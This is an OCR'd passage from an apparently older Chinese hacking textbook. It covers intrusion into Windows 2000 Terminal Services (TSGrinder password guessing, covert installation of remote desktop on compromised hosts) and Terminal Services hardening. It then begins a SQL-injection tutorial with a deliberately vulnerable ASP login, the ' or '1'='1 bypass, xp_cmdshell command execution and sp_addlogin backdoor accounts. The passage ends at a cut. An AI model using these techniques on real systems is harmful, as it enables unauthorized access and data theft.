


图4

入侵方法：找到开放3389的终端服务的主机后，黑客接着就开始想尽办法要从终端服务登录主机。不过熟话说“八仙过海，各显神通”，黑客们具体入侵的方法是多种多样的，下面我们概括了最常见的一些方法。

1、密码尝试法

我们知道发现终端服务主机后用终端服务客户端程序连接上去后会出现登录界面要我们输入帐户和密码，利用这点我们可以尝试常用密码来入侵，当然如果手工试是很笨的，而且经常要断线，我们可以利用工具来进行密码尝试，TSGrinder就是一个能挂上字典后通过TS服务对administrator等帐户进行密码尝试的程序，如图4，它是一个命令行工具，用法：

```
Usage:
  ts [options] server

Options:
  -w dictionary file (default 'dict')(字典文件)
  -l 'leet' translation file
  -d domain name
  -u username (default 'administrator')
  -b banner flag
  -n number of simultaneous threads
  -D debug level (default 9, lower number is
more output)
```

如果对一台192.168.0.2 的终端服务主机进行管理员密码猜解就输入以下命令：

ts -l passwd 192.168.0.2

运行命令后，mstsc.exe 会自动弹出，TSGrinder开始根据字典对administrator用户进行密码猜测，这种密码探测完全是通过TS 进行的，和IPC 连接无关系。

TSGrinder其实是利用TS的Activex控件来自动完成一次又一次的密码输入过程来进行攻击的，它本身没有连接TS的功能，攻击时还是要通过mstsc.exe才能进行。所以在使用TSGrinder前你一定要注意把客户端程序mstsc.exe与TSGrinder放在同一文件夹下才行！

2、中文输入法入侵

Win2000输入法漏洞入侵终端服务我们在前面介绍输入法漏洞时已经具体地讲了，这个方法可以说是入侵终端服务最简单的方法，不过今天已是2004年了，要发现有输入法漏洞主机可能是万分之一的几率。

3、IPC和SQL弱口令入侵

这种入侵方法是先利用国内的经典黑软“流光”、“X-SCAN”等扫描器的IPC$的口令用户探测功能对终端服务主机进行密码猜解，如果扫描密码为空或超级简单的用户，那么你就可以用此帐号正大光明的从终端服务进去了。当然也可以先扫描SQL的弱口令，再通过SQL的添加NT用户，再从终端服务进去。IPC和SQL弱口令探测的具体的方法前面都介绍了就不说了。

4、其他漏洞迂回入侵法

如果不能直接获得帐号从终端服务进入，那只能先看看有没有别的漏洞可以利用，如果有可以先利用这些漏洞取得控制权，窃取合法帐号或增加帐号后再从3389登录。经常利用的漏洞有：UNICODE漏洞，idq漏洞，printer漏洞，Webdav漏洞，RPC漏洞，各种脚本漏洞等等，前面我们讲的都是最常见的可以利用的漏洞，当然具体的机子得具体分析，取得控制权后利用窃取的帐号或新加的的帐号就可以登陆终端服务进行图形界面的管理了！

有朋友可能会问，既然已经取得控制权了为何还要从终端服务进呢？这是由于终端服务的功能太强大，黑客在通过其它途径取得控制权后为了更好的控制和管理，往往要再利用终端服务。

启动服务：在实际应用中，有时候会遇到这样的情况：拥有了一台机子的控制权和合法帐号但是该机没有启动或是安装终端服务，在这种情况下可以由我们来给它打开终端服务！

1、“计算机管理工具”启动终端服务

如果远程主机已安装了终端服务但停止了服务，我们可以利用“计算机管理工具”启动远程主机的终端服务，打开Win2000管理工具中的计算

机管理，用鼠标右键点击“计算机管理（本地）”，选连“接到另一台计算机”。然后在“名称”里输入远程主机的IP，如图5，按“确定”，然后会弹出“输入连接密码”的对话框，输入用户名和密码后连接就会成功，不过要注意的是，你建立连接的帐号必须是管理员权限，不然就没有权限启动终端服务。接着，选择“服务和应用程序”中的“服务”，等几分钟后（具体看网速）右边视窗中就列出了远程主机的服务，如图6，这就是远程计算机的服务了，找到terminal services，用鼠标右键单击它，启动它，等进度条完成后，终端服务就启动了！




图5




图6

2、远程安装终端服务

如果远程主机还没有安装了终端服务组件，那我们可以用无人职守工具Sysomgr.exe在命令行下替它安装。这种方法的先决条件是取得了管理员权限，能telnet远程执行如下命令：

```
c:\>echo [Components] > c:\startTS
c:\>echo TSEnable = on >>c:\startTS
c:\>sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\startTS /q /r
```

（如果没有 /r参数的话，服务器会自动重启。）

这样计算机重新启动后它的终端服务就开放了。

3、利用程序安装终端服务

djxyxs.exe是一个终端服务的自动安装程序，你只要把它拷贝到对方系统中然后运行它，等一会肉鸡会自动重启，重启后会出现终端服务，而且在“组件”的添加和删除中看不出终端服务被安装的痕迹，它还具有自我销毁的功能，不会留下痕迹。

安全加固：终端服务是一个非常不错的远程管理工具，但它也因此常被黑客们关注，在网上开放了终端服务的主机是比较容易引来黑客的，如果你不使用终端服务，那建议你彻底删除它，只要把与之对应的system32\termsrv.exe程序删了就行。如果你正在使用终端服务，强烈建议你对终端服务进行安全配置。

1、修改服务端口

终端服务默认服务端口是3389，黑客也常常通过扫描3389端口来判断服务器是否开启了终端服务，如果我们改一改它的服务端口那就可以大大降低其风险性了，具体方法可以通过修改Win2000注册表的两个地方来实现，进入注册表的第一个地方：[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\Wds\rdpwd\Tds\tcp]下，找到“PortNumber”，它的值是十六进制：0xd3d（就是3389），改成你想要的端口，修改成你所想要的端口，比如9833，改的时候可以用十进制。

然后进入注册表的第二个地方：

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp]下，找“PortNumber”，默认键值也是3389，修改成你刚才第一次改的端口，如9833，这样重启系统终端服务的端口就改

变了。

服务的端口改了，客户端也要改成相应端口也行，不然就连不上了。具体方法：打开客户端连接管理器，建立一个客户端连接的快捷方式，选中这个连接后在“文件”菜单里选择“导出”，如图7，这样会生成一个.cns文件，用文本文件方式打开它，找到“Server Port=3389”这句，把3389改成与服务端相应的端口后保存，然后再选“文件”菜单里的“导入”，这样客户端也修改完成了。




图7




图8

2、加强日志

终端服务有自带的日志审核不够健壮，它虽然能记录“连接”、“注销”、“登录”等事件，但微软的这个日志功能有致命的缺陷，它只记录连接机器名而不记录连接机器的IP地址，而机器名是很容易作假的，这样对检测很不利。所以我们要自己动手弥补其不足。建立一个批处理文件Iplog.bat。内容如下：

```
time /t >>TerminalServicelog.txt
netstat   n   p tcp | find  ":3389">>
TerminalServicelog.txt
start explorer
```

此文件的作用：

第一行是记录用户等录的时间，time /a直接返回系统时间，>>TerminalServicelog.txt是把显示的时间输入到TerminalServicelog.txt这个文件。

第二行是记录用户的IP地址。netstat n p tcp | find ":3389”是显示连接到3389端口的TCP协议的信息，同时也把这个信息重定向到erminalServicelog.txt这个文件。

第三行start explorer是启动explorer，进入桌面。

写好这个批处理文件Iplog.bat后，打开终端服务配置，把每个用户的默认等录脚本设置为Iplog.bat就行了。

3、设置IP安全策略

Windows2000的管理工具中有一个“本地安全策略”工具，如图8，我们的方法是利用其中的“IP安全策略”来设置IP安全策略只允许合法的IP可以连接终端服务而滤掉掉来自非授权的IP地址连接，这样可以把那些试图连接我们终端服务的“不速之客”们拒之门外。基本思路是：先设置一个IP安全策略，先过滤所有远程连接本地3389端口的TCP请求，然后再设置一个允许通过特定的授权IP连接安全策略，像管理员的工作站IP地址的连接或是某个子网的所有IP等，最后让这两个IP安全策略生效。这样你的终端服务就能拒绝不速之客，只为你服务了。

第二节 Windows 脚本漏洞攻防

一、脚本漏洞攻防概述

在现代的网络世界中，脚本的应用，可以说是随处可见，如：ASP、PHP、CGI等。它们被广泛应用于各类基于WEB技术的服务器之中，如：新闻发布系统、BBS系统、电子商务系统等。不言而喻，WEB服务可以说是当今网络中最基本的服务了，它开的80端口可以说永远都是“合法”的，不会被防火墙所拦截的。

在今天防火墙功能越来越强大、系统SP补丁也越出越快、端口越开越少（很多就只开有80端口）的时代里，想利用系统漏洞，如：远程缓冲区溢出等来入侵系统将会变得越来越困难。然而，脚本漏洞攻击则不同，它用的本身就是服务器合法的80端口，而且随着各种新功能的脚本应用程序的不断出现，脚本漏洞攻击的可能性会不断增加，可以说脚本漏洞攻击对于一位黑客来说应该是一种永具生命力的攻击手段，它永远不会被淘汰。因此，要成为一名黑客必须要撑握脚本漏洞攻击的知识和实际攻击的技巧。

1、什么是脚本

先让我们来认识一下什么是脚本呢？它和HTML及编程语言又有什么不同呢？其实脚本语言是一种介于HTML和Pascal，C++以及Visual Basic等编程语言之间的一种语言。它是以“操作系统+脚本引擎（脚本解释器）+脚本语言”的方式工作的，而Pascal，C++以及Visual Basic等编程语言编译出来的应用程序是以“操作系统+应用程序”的方式工作的，一般来说脚本语言都不直接编译成可执行文件（当然并不是说绝对不行，不少脚本也是可以编译成可执行文件的），HTML当然是一种纯的解释性语言了，我从来没听说过谁把HTML编译成可执行文件的。所以我们说脚本语言是一种介于HTML和Pascal，C++以及Visual Basic等编程语言之间的一种语言。不过脚本语言与编程语言之间最大的区别还是在于编程语言的语法和规则更为严格和复杂一些。

2、脚本的工作原理

再让我们来看看脚本语言在服务器上是如何工作的，在上面我们讲到了脚本语言是“以操作系统+脚本引擎（脚本解释器）+脚本语言”的方式工作的。因此，要使脚本语言在服务器端正常工作，就需要在服务器端安装脚本引擎，但实际上，服务器操作系统一般都默认安装了很多常用的脚本引擎，只有一些不常用的脚本语言才需要另外安装脚本引擎。那什么是脚本引擎呢？脚本引擎是用于处理脚本的COM（组件对象模型）对象的程序。脚本引擎提供脚本语言在主机执行的环境并对脚本程序中的脚本命令进行解释。当解释完毕后，脚本引擎把脚本命令的执行结果发往客户端的浏览器，整个解释过程全部在服务器上完成，客户端的浏览器收到的只是HTML语言格式的内容。但是客户端的浏览器是可以以变量的形式向脚本程序提交数据和指令的，当然前提是脚本程序有能力处理这些数据和指令，否则就会无效或者出错。具体的过程是这样的：浏览器以表单的形式，先向WEB服务器发送信息，WEB服务器在收到这些信息后，以变量的形式把表单的内容存贮起来，然后再调用浏览器指定的脚本程序来处理这些变量，在调用脚本程序时WEB服务器会根据脚本程序的扩展名（如：.asp .php等）来启动

相应的脚本引擎来解释脚本程序，解释的结果用于对变量的实际处理。至于解释的结果到底能不能对变量做出正确的、有实际意义（相对于这个脚本程序原本所要实现的功能来说）的处理，就要看脚本程序本身的编写情况了，也就是脚本作者的编程水平了。

3、脚本漏洞攻击原理

了解了什么是脚本语言以及脚本语言在服务器端的工作原理之后，现在我们可以来理解什么是脚本漏洞攻击了。根据上面的知识我们知道客户端的浏览器是可以以变量的形式向脚本程序提交数据和指令的，这也就是我们脚本漏洞攻击得以实施的基础，但是脚本程序处理数据和指令存在漏洞和缺陷是我们实施脚本漏洞攻击的前提条件。也就是说我们以什么样的形式对脚本程序发起攻击以及能够成功与否完全取决于脚本程序本身的属性（脚本程序代码的编写情况）。

讲到这里大家应该对什么是脚本漏洞攻击有一定的了解了，为了加深大家的认识和理解并能撑握一定的技巧来实施脚本漏洞攻击，接下来我们将通过一个实例来进一步的详细讲解。

第五章

二、SQL注入攻击

1、什么是SQL Iniection攻击

SQL注入（SQL Injection）攻击是目前网上最流行最热门的黑客脚本攻击方法之一，什么是SQL注入式攻击呢？其实SQL Injection是一个专业术语，是将SQL代码传递到一个并不被开发人员所想要的应用程序中去的专业术语。而SQL Injection攻击是指黑客利用一些Web 应用程序（论坛、留言本、文章发布系统）中某些疏于防范的用户可以提交或可修改的数据的页面，精心构造SQL语句，把特殊的SQL指令语句插入到系统实际SQL语句中并执行它，以获取用户密码等敏感信息，以及获取主机控制权限的攻击方法。

SQL injection攻击并不仅仅局限在Mssql数据库中，Access、Mysql、Oracle等都可以进行SQL injection攻击。SQL injection是很灵活的技术，而SQL injection攻击因构造SQL的语句不同、被入侵主机的系统或web程序不同，方法也是多种多样的，但目的只有一个，就是想方设法饶过程序或IDS的检测和提交我们构造的有效语句。而SQL Injection漏洞一般是由于编写脚本程序时输入检验不严格和在错误的代码层中编码引起的。

2、简单的攻击实例

我们这里有一个用ASP编写的Web应用的登录页面，这个登录页面控制着用户是否有权访问应用脚本程序规定的功能，它要求用户输入一个名称和相应的密码，然后该表单被发送到Web服务器进行处理。接下来，服务器端的ASP脚本根据表单提供的信息生成SQL指令语句提交到SQL服务器，并通过分析SQL服务器的返回结果来判断该用户名／密码组合是否有效。




图1

登录页面中输入的内容将直接用来构造动态的SQL命令，或者直接用作存储过程的参数。下面我们来看一下这个ASP程序用于认证身份的代码：

```
username=Request.form("username")
password=Request.form("password")
sql="select from * dmin where username='"&username&"'and password='"&password&"'"
rs.open sql,conn,0,3
if not rs.EOF then
```

```
Session("login")=true
Response.Redirect ("login.asp")
```




图 2

上面的这段登陆认证代码，只要攻击者在用户名字和密码输入框中都输入“' or '1'='1”的内容，如图 1。那么攻击者就可能不经过任何认证而直接进入login.asp登陆页面，并拥有和正常登陆用户一样的全部特权。填好后按“确定”提交上去，居然提示“登录成功”，如图 2，是不是很可怕。那问题到底出在哪里呢？

我们先来看这两句：

```
username=Request.form("username")
password=Request.form("password")
```

表单中的usename和password没有经过任何过滤就传递给变量usename和password了。再看下面这一句：sql="select from * dmin where username='"&username&"'and ssword='"&password&"'"，变量usename和password就被直接传给了SQL。

下面我们来看一下，当用户输入的“' or '1'='1”内容提交给服务器之后，在服务器上面运行的ASP代码构造出来的查询用户身份的SQL命令将会变成什么样子，但由于攻击者输入的内容非常特殊，而且又被直接的代入了SQL命令，所以最后得到的SQL命令将会变成这个样子：SELECT * from Users WHERE login = '' or '1'='1' AND password = '' or '1'='1'。

由于SQL执行的是布尔运算，也就是真假运算，这里 login = '' 为 0 （假），'1'='1' 为 1（真），0 or 1 = 1 （真），因此，login = '' or '1'='1' 的运算结果为真，同理password = '' or '1'='1'的结果也为真，1 AND 1 = 1 结果也为真，所以整条login = '' or '1'='1' AND password = '' or '1'='1'查询语的最终结果为真，从而服务器会认为条件成立，于是把login登陆标志设为true，让攻击者以合法身份登陆进入login.asp页面。

这就是简单而典型的“SQL注入”式攻击了，当然，因为上面的代码是我们为了学习有意构造出来的，在现实的运用当中，脚本编写的程序员不会傻到向上面这样完全不过滤变量就把它传给SQL命令。所以实际的攻击要复杂艰难得多，我们要想办法来怎么样绕过脚本对变量的过滤，最后达到注入式攻击的目的。

3、SQL注入漏洞检测

如何检测SQL injection漏洞呢？最直接的方法当然是分析对方WEB程序的源代码，如何能拿到这些WEB程序的源代码呢？首先你可以查看对方Web应用程序（论坛、留言本、文章发布系统）是否是免费版本，因为网上大多数中小网站一般不会花大量的人力和时间去开发新的大型 Web 应用程序，它们一般会采用网上的一些免费提供的论坛、留言本、文章发布系统，所以我们可以根据这些 Web 应用程序的样式、作者、版权说明以及其特有的页面等等信息来判断其版本，然后可以用GOOGLE搜索下载地址，找到后下载到本地进行源代码分析。

但是并非所有WEB程序都能得到其源代码让我们进行分析，对于一些站点的非公开的 ASP 等程序，我们并不知道其程序代码，如何才能找到其 SQL injection 漏洞呢？我们可以用专用的 SQL injection 漏洞扫描器sqlacs.exe，它能扫描网站页面中存在有SQL注入攻击点，还能自动识别程序员设定的陷阱。使用时非常方便快捷，比如你想检测的网站为：http://www.test.com，则直接输入“scan”即可。如果想对子页面测试，则要输入http://www.test.com/x/y.asp。发现的注入点会在下方的显示栏里显示，如图 3。

当然也可以用手工检测了，不过比较麻烦，比如由于我们执行SQL语句要用到单引号、分号、逗号、冒号和“--”，所以我们就在可修改的URL后加上以上符号，或在表单中的文本框加上这些符号，比如：

```
http://www.test.com/list.asp?id=1'
```

http://www.test.com/list.asp?id=1;
……




图3

然后通过页面返回的信息，判断是否存在SQL injection漏洞，这只是最简单的通过字符过滤来判断，根据IIS配置不同，返回的信息是不定的，有时可能会显示“HTTP?500?-?内部服务器错误”，可能提示“HTTP?404? ?找不到该页”，有时显示：

Microsoft?OLE?DB?Provider?for?ODBC?Drivers?错误?'80040e21'
ODBC?驱动程序不支持所需的属性。
/register/lostpass2.asp，行15?

所以返回的信息仅仅是个判断的根据，具体要判断到底是否存在漏洞、存在怎么样的漏洞，更重要的是靠经验。

4、SQL注入攻击方法

检测到漏洞以后我们就要构造语句来对服务器进行操作了，前面我们已经说SQL injection攻击是一种很灵活的攻击技术，目的是精心构造SQL语句，把特殊的SQL指令语句插入到系统实际SQL语句中并执行它，以获取用户密码等敏感信息，以及获取主机控制权限的攻击方法。但SQL injection攻击因构造SQL的语句不同、被入侵主机的系统或web程序不同，具体的攻击方法是多种多样的，可以说每一次SQL injection攻击方法都可能不同。一般常见的SQL injection攻击方法有：执行系统命令、从数据库中提取信息、对数据库内容进行添加和修改等。

1、执行系统命令。比如目标主机是MSSQL数据库系统，list.asp存在注入点。我们可以用到xp_cmdshell这个扩展存储过程，xp_cmdshell是一个非常有用的扩展存储过程，用于执行系统命令，比如dir，我们可以根据程序的不同，提交不同的语句：

http://www.test.com /list.asp?id=1;?exec?master.dbo.xp_cmdshell?'dir';--
http://www.test.com /list.asp?id=1';?exec?master..xp_cmdshell?'dir'--?
……

甚至可以用exec sp_addlogin hacker命令在数据库内添加一个hacker用户，当然这个方法的限制很大，首先ASP使用的SQL Server账号必须是管理员。其次请求的提交变量在整个SQL语句的最后，有一些程序员采用 SELECT * FROM news WHERE id=... AND topic=... AND ……这种方法请求数据库，那么如果还用以上的例子就会“news.asp?id=2;exec sp_addlogin hacker”变成“SELECT * FROM news WHERE id=2;exec sp_addlogin hacker AND topic=AND”。整个SQL语句在执行sp_addlogin的存储过程后有AND与判断存在，语法错误，你的sp_addlogin自然也不能正常运行了。

2、从数据库中提取信息。我们可以提交一些非法的值给这个ASP脚本，使它执行我们想要的SQL语句。下面用一个虚拟的攻击过程来说明SQL injection的利用方法，我们要得到目标数据库的结构，提交：

http://www.test.com/list.asp?id=1 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--
INFORMATION_SCHEMA.TABLES包含的是数据库上的所有表名，我们提交的SQL语句为：SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES—，主要

是用来得到数据库上的第一个表名。当MS SQL Server尝试去执行这个语句的时侯将返回以下的信息：

